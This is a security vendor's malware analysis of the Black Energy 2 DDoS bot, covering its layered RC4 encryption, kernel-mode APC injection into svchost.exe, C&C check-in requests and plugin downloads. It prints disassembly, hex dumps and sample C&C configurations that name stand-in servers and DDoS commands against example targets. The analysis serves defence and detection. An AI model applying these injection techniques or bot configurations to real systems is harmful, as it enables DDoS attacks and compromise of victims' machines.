Black DDoS

SL securelist.com/black-ddos/36309/

Authors

Dmitry Tarakanov

Cybercriminals use a variety of bots to conduct DDoS attacks on Internet servers. One of the most popular tools is called Black Energy. To date, Kaspersky Lab has identified and implemented detection for over 4,000 modifications of this malicious program. In mid-2008 malware writers made significant modifications to the original version, creating Black Energy 2 (which Kaspersky Lab detects as Backdoor.Win32.Blakken). This malicious program is the subject of this article.

Step-by-step: the bot components

The bot has several main functions: it hides the malware code from antivirus products, infects system processes and, finally, offers flexible options for conducting a range of malicious activities on an infected computer when commands are received from the botnet command-and-control (C&C) center. Each task is performed by a different component of the malicious program.



Initial infection: exe file
Execute dropper code: creates decryptor driver
Decryptor driver: decrypts infector driver
Infector driver: infects svchost.exe
Injected DLL: connects to C&C, downloads plugins to conduct DDoS attacks
DLL plugins: conduct DDoS attacks


Figure 1. A step-by-step guide to how Black Energy 2 works

The protective layer

Like most other malicious programs, Black Energy 2 has a protective layer that hides the malicious payload from antivirus products. This includes encryption and code compression; anti-emulation techniques can also be used.

Once the Black Energy 2 executable is launched on a computer, the malicious application allocates virtual memory, copies its decryptor code to the memory allocated and then passes control to the decryptor.

Execution of the decryptor code results in code with dropper functionality being placed in memory. Once the dropper code is executed, a decryptor driver with a random name, e.g. “EIBCRDZB.SYS”, is created in system32drivers. A service (which also has a random name) associated with the driver is then created and started:



```
push    esi
push    esi
push    esi
push    esi
push    [esp+20h+arg_0] ;  driver path
                        ; "C:\\WINDOWS\\system32\\drivers\\eibcrdzb.sys"
push    esi
push    2
push    1
push    10030h
push    [esp+34h+arg_4]
push    [esp+38h+arg_4] ; Service name:docfbatqikfib
push    ebx
call    eax             ; CreateServiceA
mov     edi, eax
cmp     edi, esi
jz      short loc_401195
```


```
push    1CA1FD2Fh
push    3
call    DLLsProcess
push    esi
push    esi
push    edi                 ; Service name:docfbatqikfib
call    eax                 ;  StartServiceA
push    edi
mov     esi, eax
call    sub_401000
pop     ecx
jmp     short loc_40119B
```

Figure 2. The launch of the malicious decryptor driver

Like the original executable, this driver is, in effect, a ‘wrapper’ that hides the most interesting part of the malware.

The infector

The code of the decryptor driver contains a block of encrypted and packed data:



```
Hiew: EIBCRDZB.SYS
    D:\Driver\EIBCRDZB.SYS
.00016710:  B0 52 8D 45-B8 50 8D 4D-EC 51 FF 15-18 26 02 00  ЁRПЕёРПМмQя§↑&☻
.00016720:  8A 45 C3 8B-E5 5D C2 0C-00 CC CC CC-CC CC CC CC  ЉЕГЛхе]В♀ ММММММ
.00016730:  55 8B EC 83-EC 30 8D 45-D0 50 FF 15-2C 26 02 00  UЛмГм0ПЕРРя§,&☻
.00016740:  8B E5 5D C2-08 00 CC CC-CC CC CC CC-CC CC CC CC  Лх]В◘ ММММММММММ
.00016750:  55 8B EC 83-EC 38 FF 15-08 26 02 00-8D 45 C8 50  UЛмГм8я§◘&☻ ПЕИР
.00016760:  FF 15 2C 26-02 00 FF 15-08 26 02 00-8B E5 5D C2  я§,&☻ я§◘&☻ Лх]В
.00016770:  04 00 CC CC-CC CC CC CC-CC CC CC CC-CC CC CC CC  ♦ ММММММММММММММ
.00016780:  00 A1 00 00-00 A1 00 00-10 00 00 00-00 00 00 00   б   б  ►           A100h- data size
                                                                              10h- key length
.00016790:  1A 14 63 02-92 19 E7 8D-DE AA 24 C5-26 BF 95 BD  →¶c☻Т↓чПЮк$Е&┐•╜ 16 -byte key

.000167A0:  CF 70 EE CE-8D FC AA 06-55 11 E6 4E-15 3D 16 2B  ПpоОП№к♠U◄цN§=▬+ Start of encrypted data
.000167B0:  6A 7A 36 02-CA 25 AE 2E-C6 F1 DC C1-FB 6E 6B 0A  jz6☻К%о.ЖсЬБыnk◙
.000167C0:  0C 9A 23 EB-85 A6 61 6A-86 B3 5A B6-82 CA 51 AA  ♀Ъ#лЕжajЖ│ZЎВКQк
.000167D0:  81 E6 E3 8C-3E 6A 36 D1-BB 1A 06 A2-73 AE 52 65  Бцуь>j6С╗→♠вsоRe
.000167E0:  F0 55 50 A8-A5 92 F7 23-33 6E B4 F6-67 10 E7 19  ЁUPиеТў#3n┤Ўg►ч↓
.000167F0:  D7 82 45 92-A9 F9 84 C1-8D 71 72 45-FF E8 5F 83  ╫ВЕТщ∙ДБПqrEяш_Г
.00016800:  FF CE C7 D3-6E 83 84 80-51 78 C5 B1-01 B3 46 FC  яОЗУnГДАQxЕ▒☺│F№
.00016810:  A8 8D 65 A0-14 2F 93 31-AF 21 D6 C1-AE C1 E1 E2  иПeа¶/У1п!╓Бо┴бв
.00016820:  87 44 6F 98-B5 19 91 62-6C A9 01 EA-FC F2 CA 96  ЗDoШ╡↓Сblщ☺к№Є╩Ц
.00016830:  C3 E5 BB 72-D4 E8 66 93-56 67 77 39-26 A2 75 79  ├х╗rФшfУVgw9&вuy
.00016840:  C0 A6 F5 92-BD 29 E1 92-9B 2D 8A 62-BE CF 32 AB  └жїТ╜)бТЫ-Кb╛╧2л
.00016850:  DD 7D 51 EA-2E 55 52 5A-0F F3 94 42-D2 05 DE 4A  ▌}Qк.URZ☼єФB╥♣▐J
.00016860:  C0 1C 32 C3-C7 11 CA DE-D1 BB 15 FA-56 62 13 73  └∟2├╟◄╩▐╤╗§·Vb‼s
.00016870:  E2 60 22 C2-46 4F 07 4A-0C 77 37 16-F6 6A 8A DE  в`"┬FO•J♀w7▬Ўjк▐
.00016880:  E6 81 EA 8C-31 EE A5 E0-9E B0 06 FC-0A 5F 7E F1  цБкМ1ое░Ю░♠№◙_~ё
.00016890:  C2 29 C6 71-32 E6 D6 2A-E2 D6 B1 2A-06 D1 41 8A  ┬)╞q2ц╓*в╓▒*♠╤AК
.000168A0:  C3 07 33 41-F5 F1 67 6E-85 71 3E AA-41 3B C6 E3  ├•3AїёgnЕq>кA;╞у
.000168B0:  C7 3E 20 4E-FF BE E7 73-4B 91 9F 4E-1A 63 D5 6E  ╟> Nя╛чsKСЯN→c╒n
.000168C0:  48 9A 5A 31-C2 51 66 51-B5 7C BA CC-8B 6C 4C 21  HЪZ1┬QfQ╡|║╠ЛlL!
.000168D0:  3E 9C 75 D6-13 62 21 51-AA F1 AA 5A-1B 7E 0E BC  >Ьu╓‼b!QкёкZ←~♫╝
.000168E0:  FA 61 21 31-16 91 31 76-EA 92 92 1A-16 75 1E 4B  ·a!1▬С1vкТТ→▬u▲K
.000168F0:  CD 0C F5 4B-5D 8A 5A 85-6A 4A AC EC-31 6A 42 71  ═♀їK]КZЕjJмь1jBq
.00016900:  C1 1A B6 71-41 FC 01 4A-72 EA 56 D1-5C 9E C6 E2  ┴→╢qA№☺JrкV╤\Ю╞в
```

Figure 3. Encrypted data within the decryptor driver


The data block has the following structure:

Data size 4 bytes	Archive size 4 bytes	Key length 4 bytes	dummy 4 bytes
Key			
Encrypted archive			

Figure 4. Encrypted data structure

The key from this block is used to create another key, 100h bytes in size, which is used to decrypt the archive. The encryption is based on the well-known RC4 algorithm. If the archive size is equal to the data size, it means that the data is not packed. However, if the two do not coincide, the encrypted archive has to be unpacked.

The decrypted data is an infector driver which will inject a DLL into the svchost.exe user-mode process. In order to launch the infector driver, the decryptor driver allocates memory, copies the decrypted code to that memory area, remaps address offset fixups and passes control to it. The malicious DLL is stored in the .bdata section of the infector driver. This data block has the same structure as that described above. The infector driver locates the svchost.exe process and allocates memory in its address space. The malicious DLL is then copied to this memory area and address offsets are remapped according to the relocation table. The injected library's code is then launched from kernel mode as shown below:




```
push    0E9EE1079h
push    edi
call    GetAddrFunction
push    [ebp+var_4]
push    edi
push    [ebp+arg_8]
push    esi
push    offset altExFreePool
push    esi
push    [ebp+var_C]
push    ebx
call    eax                 ; KeInitializeApc
push    66FD41A3h
push    edi
call    GetAddrFunction
push    esi
push    esi
push    edi
push    ebx
call    eax                 ; KeInsertQueueApc
test    eax, eax
jnz     short loc_15A0A
```

Figure 5. Launching the DLL injected into svchost.exe

This method uses APC queue processing. First, an APC with the address of the DllEntry function for the library injected is initialized, then the APC is queued using KeInsertQueueApc APC. As soon as svchost.exe is ready to process the APC queue (which is almost immediately), a thread from the DllEntry address is launched in its context.

The injected DLL

The DLL which is injected into svchost.exe is the main controlling factor in launching a DDoS attack from an infected computer. Like the infector driver, the DLL has a .bdata section; this includes a block of encrypted data, which has the same structure as that shown above. The data makes up an xml document that defines the bot's initial configuration. This screenshot gives an example:



```
<?xml version="1.0" encoding="windows-1251"?>
<bkernel>
<servers>
<server>
<type>http</type>
<addr>http://malexample.com/get/getcfg.php</addr>
</server>
<server>
<type>http</type>
<addr>http://malexample.ru/get/getcfg.php</addr>
</server>
</servers>
<cmds>
</cmds>
<sleepfreq>15</sleepfreq>
<build_id>3</build_id>
</bkernel>
```

Figure 6. The bot's initial settings

The address of the botnet’s C&C is of course the most important information. In this case, two addresses are given for the sake of reliability: if one server is down and the bot is unable to contact it, the bot can attempt to connect to its owner using the backup address.

The bot sends a preformed http request to the C&C address; this is a string containing data which identifies the infected machine. A sample string is shown below:


id=xCOMPUTERNAME_62CF4DEF&ln=ru&cn=RU&nt=2600&bid=3

The id parameter, which is the infected machine’s identifier, includes the computer name and the serial number of the hard disk on which the C: drive is located. This is followed by operating system data: system language, OS installation country and system build number. The build identifier for the bot (‘build_id’ in the initial configuration options xml document) completes the string.

The format of the request string is used as confirmation that the request actually comes from the bot. In addition, the C&C center also uses the user-agent header of the http request as a password of sorts.

If the C&C accepts the request, it responds with a bot configuration file which is also an encrypted xml document. RC4 is also used to encrypt this file, with the infected machine’s identifier (the id parameter of the request string, in the example above – xCOMPUTERNAME_62CF4DEF) serving as a key.

Here is an example of such instructions:



```
<?xml version="1.0"?>
<bkernel>
<plugins>
        <plugin>
                <name>syn</name>
                <version>6</version>
                <key>ac787e0e513045de3733f50cd41445d3</key>
        </plugin>
        <plugin>
                <name>http</name>
                <version>42</version>
                <key>fd4b0bcd114712a1671e5370b03e0570</key>
        </plugin>
        <plugin>
                <name>ddos</name>
                <version>7</version>
                <key>0722942a386174438a645e5d30157897</key>
        </plugin>
</plugins>
<cmds>
        <cmd>syn_start www.target1.example.ru 443</cmd>
        <cmd>http_start http://www.target2.example.ru</cmd>
        <cmd>ddos_start udp www.target3.example.ru 80</cmd>
</cmds>
<plg_data>
        <syn>
                <syn_freq>50</syn_freq>
                <syn_threads>3</syn_threads>
        </syn>
        <http>
                <http_freq>500</http_freq>
                <http_threads>3</http_threads>
        </http>
        <ddos>
                <tcp_size>1000</tcp_size>
                <tcp_freq>50</tcp_freq>
                <tcp_threads>5</tcp_threads>
                <udp_size>1000</udp_size>
                <udp_freq>50</udp_freq>
                <udp_threads>5</udp_threads>
                <icmp_size>1000</icmp_size>
                <icmp_freq>50</icmp_freq>
                <icmp_threads>5</icmp_threads>
                <http_freq>500</http_freq>
                <http_threads>5</http_threads>
        </ddos>
</plg_data>
<servers>
</servers>
<sleepfreq>900</sleepfreq>
<ip>[redacted]</ip>
</bkernel>
```

Figure 7. Configuration file – instructions from the C&C


The section tells the bot which modules are available on the owner’s server to set up a DDoS attack. If the bot does not have a particular module or if a newer version is available on the server, the bot will send a plug-in download request to the server, e.g.:

getp=http&id=xCOMPUTERNAME_62CF4DEF &ln=ru&cn=RU&nt=2600&bid=3

A plug-in is a DLL library, which is sent to the bot in an encrypted form. If the key used to encrypt a plugin differs from the value of the id parameter, it will be specified in the field of the configuration file. Once the plug-in DLL has been received and decrypted, it will be placed in the memory area allocated. It is then ready to begin a DDoS attack as soon as the appropriate command is received.

Plug-ins will be regularly downloaded to infected machines: as soon as the malware writer updates their attack methods, the Black Energy 2 bot will download the latest version of the relevant plugin.

The downloaded plug-ins are saved to the infected computer's hard drive as str.sys in system32drivers. Str.sys is encrypted, with the id parameter being used as the key. Prior to encryption, the str.sys data looks like this:



```
00000000:  48 52 54 53-00 00 00 00-45 52 54 53-01 00 00 00  HRTS    ERTS☺
00000010:  01 1A 00 00-04 00 00 00-68 74 74 70-00 4D 5A 90  ☺→  ♦   http MZ└
00000020:  00 03 00 00-00 04 00 00-00 FF FF 00-00 B8 00 00   ♥   ♦   яя  ё
00000030:  00 00 00 00-00 40 00 00-00 00 00 00-00 00 00 00       @
00000040:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000050:  00 00 00 00-00 00 00 00-00 F8 00 00-00 0E 1F BA           ш   ♫▼·
00000060:  0E 00 B4 09-CD 21 B8 01-4C CD 21 54-68 69 73 20  ♫ ┤○═!ё☺L═!This
00000070:  70 72 6F 67-72 61 6D 20-63 61 6E 6E-6F 74 20 62  program cannot b
00000080:  65 20 72 75-6E 20 69 6E-20 44 4F 53-20 6D 6F 64  e run in DOS mod
00000090:  65 2E 0D 0D-0A 24 00 00-00 00 00 00-00 ED BE C7  e.♪♪◙$         э╛╟
